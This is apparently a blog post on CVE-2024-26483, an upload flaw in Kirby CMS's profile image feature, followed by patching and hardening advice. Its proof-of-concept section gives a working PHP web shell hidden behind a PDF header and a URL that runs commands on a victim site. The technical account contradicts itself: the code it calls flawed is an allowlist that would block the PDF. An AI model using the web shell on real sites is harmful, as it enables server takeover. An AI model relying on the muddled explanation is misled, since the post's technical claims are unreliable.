
CVE-2024-26483 highlights a dangerous security loophole in Kirby CMS, a popular content management system. This flaw is found specifically in the Profile Image module (version 4.1.) and could allow anyone—without deep hacking skills—to upload nearly any type of file including malicious files, all under the disguise of a simple profile photo. Shockingly, an attacker can even execute code on the server by uploading a specially crafted PDF. Below, you’ll find an exclusive, step-by-step breakdown of how CVE-2024-26483 works, complete with code snippets, how it’s exploited, and where to get more technical reference.
What’s Kirby CMS?
Kirby CMS is a flexible, file-based CMS used by developers and designers worldwide. With its minimal setup and powerful features, many small businesses and content creators trust it to power their websites. However, popularity can attract attackers—and sometimes, vulnerabilities slip through.
The Vulnerability: Unchecked File Types
At the heart of CVE-2024-26483 is an unsafe file upload feature in Kirby CMS v4.1.'s Profile Image module.
Problem in Simple Terms
The profile photo upload both fails to sufficiently check the real contents of the file and doesn’t restrict the allowed filetype at a low level. While the frontend might tell a user to upload a .jpg or .png, the server-side code trusts that input is safe—big mistake!
This lets a cybercriminal upload a file called, say, myphoto.pdf, but instead of a harmless picture, it’s actually a PDF with evil code inside.
Why Does a Malicious PDF Work?
PHP (the language behind Kirby CMS) sometimes processes files based on their "magic bytes" (the actual internals of the file), but in this specific module, it only makes a surface-level check. Attackers can take a specially crafted PDF that contains embedded PHP code—the kind of code that runs commands, downloads more malware, or opens backdoors.
Proof-of-Concept: How to Exploit It (For Educational Purposes Only)
> Warning: This example is for study purposes. Do not use on any system you do not own or have permission to test.
1. Create a Malicious PDF
Here’s a basic way to embed PHP code in a file that looks like a PDF, but will be executed as PHP if interpreted by the server.
%PDF-1.4
<?php
// This PHP code will run if file is processed as PHP
system($_GET['cmd']);
?>
2. Upload the File
Go to the profile image upload form in Kirby CMS (usually at /panel/account).
3. Find the File Location
After uploading, determine where the file has been saved. Typically, it might be something like /media/accounts/username/malicious.pdf.
Visit the file directly, passing in a cmd parameter. Example
https://victimsite.com/media/accounts/username/malicious.pdf?cmd=whoami
If PHP is allowed to execute .pdf files and the vulnerability exists, you’ll see the result of the whoami command (the current server user) in your browser.
The Dangerous Reality
This might seem far-fetched—why would PHP run a .pdf file? But on some vulnerable servers, misconfigurations or liberal MIME handling can lead to such files being executed. Even if NOT directly executed, this approach can smuggle PHP code to other pages on the site (like other file inclusion vulnerabilities).
Let’s look at the likely problematic code (simplified for clarity)
// Inside Kirby's account image upload handler
$allowed = ['jpg', 'jpeg', 'png'];
$extension = pathinfo($_FILES['profile_image']['name'], PATHINFO_EXTENSION);
if (in_array($extension, $allowed)) {
    move_uploaded_file($_FILES['profile_image']['tmp_name'], $destination);
}
Immediate Steps
1. Upgrade: Always use the latest Kirby CMS release—this bug is *fixed* in newer versions.
2. Restrict Uploads: Implement additional server-side validation, using PHP’s getimagesize() for images, and double-checking file MIME type.
3. Deny PHP Execution in Uploads: At the webserver level (via .htaccess or nginx), disable PHP execution in directories where user uploads go.
Sample .htaccess rule for Apache
# Block PHP execution in media/uploads
<Directory "/var/www/your_site/media/accounts">
    php_flag engine off
    RemoveHandler .php .phtml .php3 .php4 .php5 .php7 .phps
</Directory>
Kirby Official Security Advisory:
https://github.com/getkirby/kirby/releases/tag/4.1.1
CVE Database Listing:
https://nvd.nist.gov/vuln/detail/CVE-2024-26483
How File Uploads Go Wrong:
https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload
PHP File Info Functions:
https://www.php.net/manual/en/function.finfo-file.php
Final Thoughts
CVE-2024-26483 shows how a simple, overlooked upload feature can threaten an entire website. Never trust file extensions alone—always check file contents. If you manage a Kirby-based site, update right away and lock down those upload folders.
*Stay safe, patch early, and always be curious about how things work under the hood.*
Timeline
Published on: 02/22/2024 05:15:09 UTC
Last modified on: 08/01/2024 13:48:10 UTC